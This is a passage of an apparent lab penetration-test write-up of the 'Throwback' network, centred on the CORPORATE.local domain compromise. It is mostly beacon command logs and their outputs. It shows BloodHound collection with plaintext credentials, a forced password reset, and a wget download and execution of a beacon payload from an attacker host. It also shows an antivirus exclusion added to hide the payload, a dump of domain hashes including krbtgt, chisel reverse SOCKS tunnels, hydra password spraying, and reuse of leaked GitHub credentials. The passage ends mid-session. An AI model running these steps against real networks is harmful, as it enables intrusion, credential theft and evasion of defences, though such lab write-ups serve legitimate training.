
Command :

```
SharpHound.exe -c Default,LoggedIn -d corporate.local --prettyjson --ldapusername DaviesJ  
--ldappassword Management2018 --collectallproperties -v
```



```
beacon> run SharpHound.exe -c Default,LoggedIn -d corporate.local --prettyjson --ldapusername DaviesJ --ldappassword Management2018 --collectallproperties -v  
[*] Tasked beacon to run: SharpHound.exe -c Default,LoggedIn -d corporate.local --prettyjson --ldapusername DaviesJ --ldappassword Management2018 --collectallproperties -v  
[+] host called home, sent: 163 bytes  
[+] received output:  
-----  
Initializing SharpHound at 6:50 AM on 7/8/2022  
  
Resolved Collection Methods: Group, Sessions, LoggedOn, Trusts, ACL, ObjectProps, LocalGroups, SPNTargets, Container  
[+] Creating Schema map for domain CORPORATE.LOCAL using path CN=Schema,CN=Configuration,DC=THROWBACK,DC=local  
[+] Cache File Found! Loaded 260 Objects in cache  
  
[+] Pre-populating Domain Controller SIDS  
Status: 0 objects finished (+0) -- Using 21 MB RAM  
Status: 87 objects finished (+87 43.5)/s -- Using 28 MB RAM  
Enumeration finished in 00:00:02.3643022  
Compressing data to ..\20220708065037_BloodHound.zip  
You can upload this file directly to the UI
```

Based on BloodHound Data analysed, MercerH is part of the Enterprise Admins Group and has GenericWrite ACL configured onto the **Domain Admins Group** on CORPORATE.LOCAL Domain.



C2 Beacon Spawner


Since we were not able to perform a pass the hash for user MercerH in order to gain RDP Access to CORP-DC01, we initiated a password reset for the user MercerH to be able to RDP into the Domain Controller successfully.

Command: *run net user MercerH MercerHpassword@123*

```
beacon> run net user MercerH MercerHpassword@123
[*] Tasked beacon to run: net user MercerH MercerHpassword@123
[+] host called home, sent: 54 bytes
[+] received output:
The command completed successfully.
```


We were able to RDP into CORP-DC01 successfully using the new password set for user MercerH through the proxychains tunnel configured earlier.

Command: *proxychains -q xfreerdp /u:MercerH /p:MercerHpassword@123 /v:10.200.34.118*




```
on Select Command Prompt
C:\Users\MercerH>whoami && hostname
throwback\mercerh
CORP-DC01
C:\Users\MercerH>
```

A Pivot Reverse TCP Listener is setup on port 9889 at THROWBACK-DC01 to act as a redirector which in turn allows us to pivot into the CORPORATE.local Network.



Antivirus Exclusion is added to whitelist **C:\Users\MercerH\Documents** to avoid our beacon from getting flagged by AV.




Successfully launched a beacon session on CORP-DC01 that communicates to **THROWBACK-DC01:9889** which acts as a redirector to **CORP-DC01** machine.

```
[ctrl] Select Command Prompt - powershell
PS C:\Users\MercerH\Documents> wget 10.50.31.78/beacon_9889.exe -outfile ssh_daemon.exe
PS C:\Users\MercerH\Documents> .\ssh_daemon.exe
PS C:\Users\MercerH\Documents>
```

```
[1657272045]
root@Shad0wQu35t:~/throwback_network/domains/corporate.local/machines/10.200.34.118# proxychains -q python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.200.34.118 - - [08/Jul/2022 05:21:20] "GET / HTTP/1.1" 200 -
10.200.34.118 - - [08/Jul/2022 05:22:22] "GET /beacon_9889.exe HTTP/1.1" 200 -
10.200.34.118 - - [08/Jul/2022 05:23:46] "GET /beacon_9889.exe HTTP/1.1" 200 -
```

external	internal	listener	user	computer	note	process	pid	arch	last
10.200.34.117	10.200.34.118	beacon_https	MercerH	CORP-DC01		ssh_daemon.exe	6408	x64	1s
10.200.34.219	10.200.34.117	beacon_https	MercerH *	THROWBACK-DC01		amazon-agent.exe	2028	x64	1s
10.200.34.176	10.200.34.176	beacon_https	SYSTEM *	THROWBACK-TIME		ssh_daemon.exe	2612	x86	55s
10.200.34.219	10.200.34.219	beacon_https	SYSTEM *	THROWBACK-PROD		ssh_daemon.exe	3504	x86	701m
10.200.34.222	10.200.34.222	beacon_https	SYSTEM *	THROWBACK-WS01		ssh_daemon.exe	2632	x86	10s



CORPORATE.local Domain Compromise


Since user MercerH is part of the **Domain Admins Group** and appears to be a Local Administrator on CORP-DC01, we were able to gain impersonation token as **SYSTEM** and dump the hashes of **CORPORATE.local** Domain

```
Event Log X Beacon 10.200.34.219@3544 X Beacon 10.200.34.117@1544 X Beacon 10.200.34.118@2684 X
beacon> hashdump
[*] Tasked beacon to dump hashes
[+] host called home, sent: 82501 bytes
[+] received password hashes:
Administrator:500:aad3b435b51404eeaad3b435b51404ee:956e0419bf5c1cf10767f9951c2fc135:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:89fc97a366d7d19c0f4d344d1e2a0aa:::
DaviesJ:1113:aad3b435b51404eeaad3b435b51404ee:c072f1549afdb4e6b82b3ccc740c5a24:::
DosierK:1115:aad3b435b51404eeaad3b435b51404ee:b894c6f51079b040ba4addb37851d9d6:::
RedformM:1116:aad3b435b51404eeaad3b435b51404ee:dc5899c5fb3fd85fbb3694c46817730e:::
FarrowK:1119:aad3b435b51404eeaad3b435b51404ee:dc5899c5fb3fd85fbb3694c46817730e:::
SalgadoK:1120:aad3b435b51404eeaad3b435b51404ee:dc5899c5fb3fd85fbb3694c46817730e:::
MillerH:1121:aad3b435b51404eeaad3b435b51404ee:dc5899c5fb3fd85fbb3694c46817730e:::
TurnerK:1122:aad3b435b51404eeaad3b435b51404ee:dc5899c5fb3fd85fbb3694c46817730e:::
FarringtonE:1123:aad3b435b51404eeaad3b435b51404ee:dc5899c5fb3fd85fbb3694c46817730e:::
ReeveK:1124:aad3b435b51404eeaad3b435b51404ee:dc5899c5fb3fd85fbb3694c46817730e:::
SotoB:1125:aad3b435b51404eeaad3b435b51404ee:dc5899c5fb3fd85fbb3694c46817730e:::
KnottI:1126:aad3b435b51404eeaad3b435b51404ee:dc5899c5fb3fd85fbb3694c46817730e:::
HicksR:1127:aad3b435b51404eeaad3b435b51404ee:dc5899c5fb3fd85fbb3694c46817730e:::
HardingT:1128:aad3b435b51404eeaad3b435b51404ee:dc5899c5fb3fd85fbb3694c46817730e:::
WileyB:1129:aad3b435b51404eeaad3b435b51404ee:dc5899c5fb3fd85fbb3694c46817730e:::
MartinezC:1130:aad3b435b51404eeaad3b435b51404ee:dc5899c5fb3fd85fbb3694c46817730e:::
HardwoodA:1131:aad3b435b51404eeaad3b435b51404ee:dc5899c5fb3fd85fbb3694c46817730e:::
BrandtG:1132:aad3b435b51404eeaad3b435b51404ee:dc5899c5fb3fd85fbb3694c46817730e:::
CORP-DC01$:1008:aad3b435b51404eeaad3b435b51404ee:12dafbc0744f2178622a8d30168a55b6:::
CORP-ADT01$:1114:aad3b435b51404eeaad3b435b51404ee:473137024f75244a4ef1662123a5994b:::
THROWBACK$:1111:aad3b435b51404eeaad3b435b51404ee:1f5f6e2fe874ee287a15726950400632:::
```

Open Source Intelligence Gathering

Our team was able to discover a note on the Administrator's Documents folder on CORP-DC01 which mentioned 2 new vhosts "**mail.corporate.local**" and "**breachgtfo.local**" that is running on the 10.200.34.232 system. An important reminder is also discovered on the note which mentioned that infrastructure auditing was taking place and employees are prohibited to link personal social media accounts to company resources such as *GitHub*.

Note Location : **C:\Users\Administrator\Documents\server_update.txt**



New vhost entries are added into our attacker machine at `/etc/hosts` and we discovered 2 new sites that are running on the **THROWBACK-MAIL** machine.

```
10.200.34.232 breachgtfo.local mail.corporate.local
└─ emails
```

The screenshot shows a web browser window with the URL `breachgtfo.local` in the address bar. The page title is **Breach || GTFO**. On the left, there is a sidebar with links: Search, Data Wells, Support, API, and Account. The main content area displays the text **BREACH II GTFO** in large white letters, followed by **457,782,836 Compromised Credentials** in red. At the bottom, there is a search bar with the placeholder "Search for Anything..." and a blue "Search" button.

The screenshot shows a web browser window with the URL `mail.corporate.local` in the address bar. The page title is **Corporate Email Login**. It features a form with three fields: "Username", "Password", and a blue "Login" button. The background has a dark, blurred gradient.

Based on further enumeration conducted by the team, we discovered a repository that contains credentials of the user “**DaviesJ**”.

GitHub Repository :

<https://github.com/RikkaFoxx/Throwback-Time/commit/33f218dcab06a25f2cfb7bf9587ca09e2bfb078c>

Username : DaviesJ

Password : Management2018

The screenshot shows a GitHub commit page for the repository 'RikkaFoxx / Throwback-Time'. The commit is titled 'Update db_connect.php' and was made by RikkaFoxx on 27 Jul 2020. It has 1 parent commit (3eb195c) and a commit hash of 33f218dcab06a25f2cfb7bf9587ca09e2bfb078c. The file 'db_connect.php' was updated, showing 4 additions and 4 deletions. The code changes are as follows:

```
diff --git a/db_connect.php b/db_connect.php
--- a/db_connect.php
+++ b/db_connect.php
@@ -1,9 +1,9 @@
 1   <?php
 2
 3   - define('DB_SRV', 'localhost');
 4   - define('DB_PASSWD', "Management2018");
 5   - define('DB_USER', 'DaviesJ');
 6   - define('DB_NAME', 'timekeepusers');
+
+ define('DB_SRV', 'REDACTED');
+ define('DB_PASSWD', "REDACTED");
+ define('DB_USER', 'REDACTED');
+ define('DB_NAME', 'REDACTED');
 7
 8   $connection = mysqli_connect(DB_SRV, DB_USER, DB_PASSWD, DB_NAME);
 9
```

CORPORATE.local Lateral Movement

Ping Sweep is performed from CORP-DC01 RDP Session, and we discovered several extra targets in the network.

Command :for /L %i in (1,1,255) do @ping -n 1 -w 200 10.200.34.%i > null && echo 10.200.34.%i is up

```
C:\Users\MercerH>for /L %i in (1,1,255) do @ping -n 1 -w 200 10.200.34.%i > null && echo 10.200.34.%i is up
10.200.34.1 is up
10.200.34.79 is up
10.200.34.117 is up
10.200.34.118 is up
10.200.34.138 is up
10.200.34.176 is up
10.200.34.219 is up
10.200.34.222 is up
10.200.34.232 is up
10.200.34.243 is up
10.200.34.250 is up
```

Port Scan is conducted on the new ip's discovered through the beacon session on CORP-DC01.

Command :portscan 10.200.34.1,10.200.34.79,10.200.34.243,10.200.34.250

```
beacon> portscan 10.200.34.1,10.200.34.79,10.200.34.243,10.200.34.250
[*] Tasked beacon to scan ports 1-1024, 3389, 5900-6000 on 10.200.34.1,10.200.34.79,10.200.34.243,10.200.34.250
[+] host called home, sent: 93245 bytes
[+] received output:
(ICMP) Target '10.200.34.1' is alive. [read 8 bytes]
(ICMP) Target '10.200.34.250' is alive. [read 8 bytes]
(ICMP) Target '10.200.34.79' is alive. [read 8 bytes]
(ICMP) Target '10.200.34.243' is alive. [read 8 bytes]

[+] received output:
10.200.34.243:5985

[+] received output:
10.200.34.243:3389

[+] received output:
10.200.34.250:22 (SSH-2.0-OpenSSH_7.6p1 Ubuntu-4ubuntu0.5)

[+] received output:
10.200.34.243:139
10.200.34.243:135

[+] received output:
10.200.34.79:5985
10.200.34.79:3389
10.200.34.243:22 (SSH-2.0-OpenSSH_for_Windows_7.7)

[+] received output:
10.200.34.79:636

[+] received output:
10.200.34.79:593
10.200.34.79:464

[+] received output:
10.200.34.79:389

[+] received output:
10.200.34.79:139
10.200.34.79:135
```

Chisel Server is setup on port 9003 at THROWBACK-DC01

Command : run chisel_64.exe server --socks5 -p 9003 --reverse

```
beacon> run chisel_64.exe server --socks5 -p 9003 --reverse
[*] Tasked beacon to run: chisel_64.exe server --socks5 -p 9003 --reverse
[+] host called home, sent: 77 bytes
[+] received output:
2022/07/09 08:20:06 server: Reverse tunnelling enabled
2022/07/09 08:20:06 server: Fingerprint 2hEw7tm9ysvIUdeLmQmpbQC7m5VY69+fT3sz0zyUtaA=
2022/07/09 08:20:06 server: Listening on http://0.0.0.0:9003

[+] received output:
2022/07/09 08:21:47 server: session#1: tun: proxy#R:127.0.0.1:7777=>socks: Listening
```

Chisel Client is setup on CORP-DC01 which connects to THROWBACK-DC01's chisel server on port 9003 and opens up port 7777 locally on 10.200.34.117 as a socks proxy port.

```
Event Log X Beacon 10.200.34.219@3540 X Beacon 10.200.34.117@5060 X Beacon 10.200.34.118@6624 X
beacon> run chisel_64.exe client 10.200.34.117:9003 R:7777:socks
[*] Tasked beacon to run: chisel_64.exe client 10.200.34.117:9003 R:7777:socks
[+] host called home, sent: 70 bytes
[+] received output:
2022/07/09 08:21:47 client: Connecting to ws://10.200.34.117:9003
2022/07/09 08:21:47 client: Connected (Latency 2.4354ms)
```

Now we are able to access machine's in the **CORPORATE.local** network using proxychains that redirects network traffic to **CORP-DC01** and then to the targeted machine.

Proxy Route :

10.200.34.78:9999 -> 10.200.34.219:9001 -> 10.200.34.219:8888 -> 10.200.34.117:9002 -> 10.200.34.117:7777 -> 10.200.34.117:9003 -> 10.200.34.118 -> TARGET

```
[1657353715]
root@Shad0wQu35t:~/throwback_network# proxychains crackmapexec smb 10.200.34.243
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14-RC01           THROWBACK.local Domain Controller
[proxychains] Strict chain ... 127.0.0.1:9999 ... 127.0.0.1:8888 [TTL:0] 127.0.0.1:7777[or... 10.200.34.243:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:9999 ... 127.0.0.1:8888 ... 127.0.0.1:7777 ... 10.200.34.243:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:9999 ... 127.0.0.1:8888 ... 127.0.0.1:7777 ... 10.200.34.243:135 ... OK
SMB000004 10.200.34.243 445 T1 CORP-ADT01 DD[*] Windows 10.0 Build 19041 x64 (name:CORP-ADT01) (domain:corporate.local) (signing:False) (SMBv1:False)
[1657353738]           THROWBACK-MAL
root@Shad0wQu35t:~/throwback_network#
```

CORP-ADT01 System Compromise

Affected System IP : 10.200.34.243


Password Spray is performed on the network to identify if the credentials discovered on the GitHub Page is able to be abused on any system. We found that the credentials returned valid for the system **10.200.34.243 (CORP-ADT01)**.

Username : DaviesJ

Password : Management2018

Command :


```
hydra -L /root/throwback_network/users_wordlist.txt -p  
/root/throwback_network/users_wordlist.txt -V -I -o valid_ssh_creds_spray.txt  
ssh://10.200.34.243
```



```
[1657514756]  
root@ShadowQu35t:~/throwback_network/domains/corporate.local/machines/10.200.34.243# cat valid_ssh_creds_spray.txt  
# Hydra v9.3 run at 2022-07-10 10:14:46 on 10.200.34.243 ssh (hydra -L /root/throwback_network/users_wordlist.txt -p /root/throwback_network/users_wordlist.txt -V -I -o valid_ssh_creds_spray.txt ssh://10.200.34.243)  
# Hydra v9.3 run at 2022-07-10 10:14:56 on 10.200.34.243 ssh (hydra -L /root/throwback_network/users_wordlist.txt -P /root/throwback_network/users_wordlist.txt -V -I -o valid_ssh_creds_spray.txt ssh://10.200.34.243)  
# Hydra v9.3 run at 2022-07-10 10:18:51 on 10.200.34.243 ssh (hydra -L /root/throwback_network/users_wordlist.txt -P /root/throwback_network/users_wordlist.txt -V -I -o valid_ssh_creds_spray.txt ssh://10.200.34.243)  
# Hydra v9.3 run at 2022-07-10 12:30:25 on 10.200.34.243 ssh (hydra -L /root/throwback_network/users_wordlist.txt -P /root/throwback_network/passwords_wordlist.txt -V -I -o valid_ssh_creds_spray.txt ssh://10.200.34.243)  
# Hydra v9.3 run at 2022-07-11 00:40:21 on 10.200.34.243 ssh (hydra -C /root/throwback_network/creds_wordlist.txt -V -I -o valid_ssh_creds_spray.txt ssh://10.200.34.243)  
[22][ssh] host: 10.200.34.243 login: DaviesJ password: Management2018  
[1657514757]  
root@ShadowQu35t:~/throwback_network/domains/corporate.local/machines/10.200.34.243#
```

We are able to use the credentials discovered and RDP into the machine using proxychains.

Command : proxychains -q xfreerdp /u:daviesj /p:Management2018 /v:10.200.34.243



```
Microsoft Windows [Version 10.0.19041.450]  
(c) 2020 Microsoft Corporation. All rights reserved.  
  
